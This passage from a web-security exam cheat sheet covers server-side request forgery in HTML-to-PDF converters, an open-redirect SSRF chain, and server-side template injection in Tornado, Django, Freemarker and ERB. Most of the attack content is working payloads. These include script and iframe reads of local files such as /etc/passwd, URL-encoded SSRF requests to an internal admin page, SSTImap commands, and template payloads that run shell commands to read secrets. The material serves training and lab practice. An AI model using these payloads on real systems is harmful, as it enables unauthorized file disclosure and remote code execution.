Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-excl
Referer: https://TARGET.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 53

csrf=ftU8wSm4rqdQ2iuSZUwSGmDnLidhYjUg&username=carlos
```

[PortSwigger Lab: Routing-based SSRF]

HTML to PDF

> **Identify** a PDF download function and the `source code` uses `JSON.stringify` to create html on download. This HTML-to-PDF framework is vulnerable to SSRF attack. Partial `source code` for JavaScript on the target `downloadReport.js` .

```
function downloadReport(event, path, param) {

body: JSON.stringify({
  [param]: html
  }
  )
```

> **Note:** The `<div>` tag defines a division or a section in an HTML document. The
>
> tag is used as a container for HTML elements - which is then styled with CSS. [z3nsh3ll explain HTML DIV demarcation and SPAN different ways to style the elements.]

```
<div><p>Report Heading by <img src="https://OASTIFY.COM/test.png"></p>
```

> Identify file download HTML-to-PDF convert function on target is vulnerable.


```
<script>
    document.write('<iframe src=file:///etc/passwd></iframe>');
</script>
```

> Libraries used to convert HTML files to PDF documents are vulnerable to server-side request forgery (SSRF).

PortSwigger Research SSRF

> Sample code below can be injected on vulnerable implementation of HTML to PDF converter such as `wkhtmltopdf` to read local file, resulting in SSRF to Local File Read Exploit in Hassan's blog.


> Thehackerish showing wkHTMLtoPDF exploitation using root-me.org - Gemini-Pentest-v1 CTF lab in the video Pentest SSRF Ep4 by editing the name of the admin profile with HTML content it is then generated server side by including remote or local files.




```
<html>
 <body>
  <script>
   x = new XMLHttpRequest;
   x.onload = function() {
    document.write(this.responseText)
   };
   x.open("GET", "file:///home/carlos/secret");
   x.send();
  </script>
 </body>
</html>
```

> JSON POST request body containing the HTMLtoPDF formatted payload to read local file.

```
{
 "tableHtml":"<div><p>SSRF in HTMLtoPDF</p><iframe src='file:///home/carlos/secret' height='500' width='500'>"
}
```



> Above the display name is injected with `HTML` payload and on export the HTML-to-PDF converter perform SSRF.


> The PDF creator: wkhtmltopdf 0.12.5 is known for SSRF vulnerabilities, and in [HackTricks - Server Side XSS - Dynamic PDF]() there is cross site scripting and server side exploits documented.

SSRF Open Redirection

> The target make **GET** request to the ***next product*** on the e-commerce site, using a **path** parameter. On the stockAPI POST request the value provided in body data is the partial path to internal system. See product page `source code` below.

```
                    <span id="stockCheckResult"></span>
                    <script src="/resources/js/stockCheckPayload.js"></script>
                    <script src="/resources/js/stockCheck.js"></script>
                    <div class="is-linkback">
                        <a href="/">Return to list</a>
                        <a href="/product/nextProduct?currentProductId=2&path=/product?productId=3">| Next product</a>
                    </div>
                </section>
```

> The ***identification*** of this vulnerability is by testing various paths and observing the input path specified is reflected in the response **Location** header.



> In this lab they state the admin interface is at `http://192.168.0.12:8080/admin` but in exam use the `localhost:6566` .


```
https://TARGET.net/product/nextProduct?currentProductId=1&path=http%3a//192.168.0.12%3a8080/admin
```

> On the POST stock request, replace the StockAPI value with the partial path, not the absolute URL, from the `nextProduct` GET request URL as the value of the `stockAPI` parameter.

```
stockApi=/product/nextProduct?currentProductId=1&path=http%3a//192.168.0.12%3a8080/admin
```

> URL-encode payload

```
stockApi=%2fproduct%2fnextProduct%3fcurrentProductId%3d1%26path%3dhttp%253a%2f%2f192.168.0.12%253a8080%2fadmin
```



PortSwigger Lab: SSRF with filter bypass via open redirection vulnerability

SSTI - Server Side Template Injection

SSTI Identified
Tornado
Django
Freemarker
ERB
Handlebars

> Use the web framework native template syntax to inject a malicious payload into a **{{input}}**, which is then executed server-side. Submitting invalid syntax will often result in error message that lead to ***identifying*** the template framework. Use PortSwigger template decision tree to aid in ***identification***.

SSTI Identified


> SSTI can be ***identified*** using the tool SSTImap. The limitations of this tool is that the template expression `{{7*7}}` results are sometimes only evaluated by another GET request or calling another function in the application, as the **output** is not directly reflected or echoed into the response where the template expression was posted.
> Alternative way to ***identify*** the template framework is to induce error message by injecting malformed user supplied payloads.

Tib3rius give great SSTI explanation on this PortSwigger Web Academy labs tutorial

```
python /opt/SSTImap/sstimap.py --engine erb -u https://TARGET.net/?message=Unfortunately%20this%20product%20is%20out%20of%20sto
```

> POST request with the data param to test and send payload using SSTImap tool.

```
python /opt/SSTImap/sstimap.py -u https://TARGET.net/product/template?productId=1 --cookie 'session=StolenUserCookie' --method P
```




> SSTI payloads to manually ***identify*** vulnerability.

```
${{<%[%'"}}%\.,
}}{{7*7}}

{{fuzzer}}
${fuzzer}
${{fuzzer}}

${7*7}
<%= 7*7 %>
${{7*7}}
#{7*7}
${foobar}

{% debug %}
```

Tornado


> ***Identification*** of tornado template framework after testing injection with `}}{{ 7*7}}` .




> Tornado Template can be ***identified*** using a `}}{{ 7*7}}` payload that breakout of current expression and evaluate `7*7` .

> The **preferred name** functionality in the user account profile page is altered and on blog post comment the output displayed.

```
POST /my-account/change-blog-post-author-display HTTP/2
Host: TARGET.net
Cookie: session=fenX11hfjQBgGkrcmJoK7D8RU3eHkkCd

blog-post-author-display=user.name}}{%25+import+os+%25}{{os.system('cat%20/home/carlos/secret')
```



> Data extracted from the output response when reloading the blog comment previously saved by a logged in user after changing their preferred display name.




[Lab: Basic server-side template injection code context]

Django

> Django Template uses `debug` tag to display debugging information.

```
${{<%[%'"}}%\,
{% debug %}
{{settings.SECRET_KEY}}
```




[PortSwigger Lab: Server-side template injection with information disclosure via user-supplied objects]

Freemarker

> Freemarker Template Content-Manager (C0nt3ntM4n4g3r)

```
${foobar}
<#assign ex="freemarker.template.utility.Execute"?new()> ${ ex("cat /home/carlos/secret") }
```



[PortSwigger Lab: Server-side template injection using documentation]


ERB

> Embedded Ruby (ERB) template syntax
> Identify ERB template in a `GET /?message=Unfortunately%20this%20product%20is%20out%20of%20stock HTTP/2` request that then reflects the message value in the response, `Unfortunately this product is out of stock .`

```
fuzzer${{<%[%'"}}%\<>
<%= 7*7 %>
```

> ERB Template documentation reveals that you can list all directories and then read arbitrary files as follows:

```
<%= Dir.entries('/') %>
<%= File.open('/example/arbitrary-file').read %>

<%= system("cat /home/carlos/secret") %>
```




[PortSwigger Lab: Basic server-side template injection]

Handlebars

> Handlebars Template can be identified by injecting below set of characters and not encoding them into the `GET /?message=Unfortunately this product is out of stock` parameter. [SSTIMAP] was not able to identify this handlebars SSTI vulnerability.

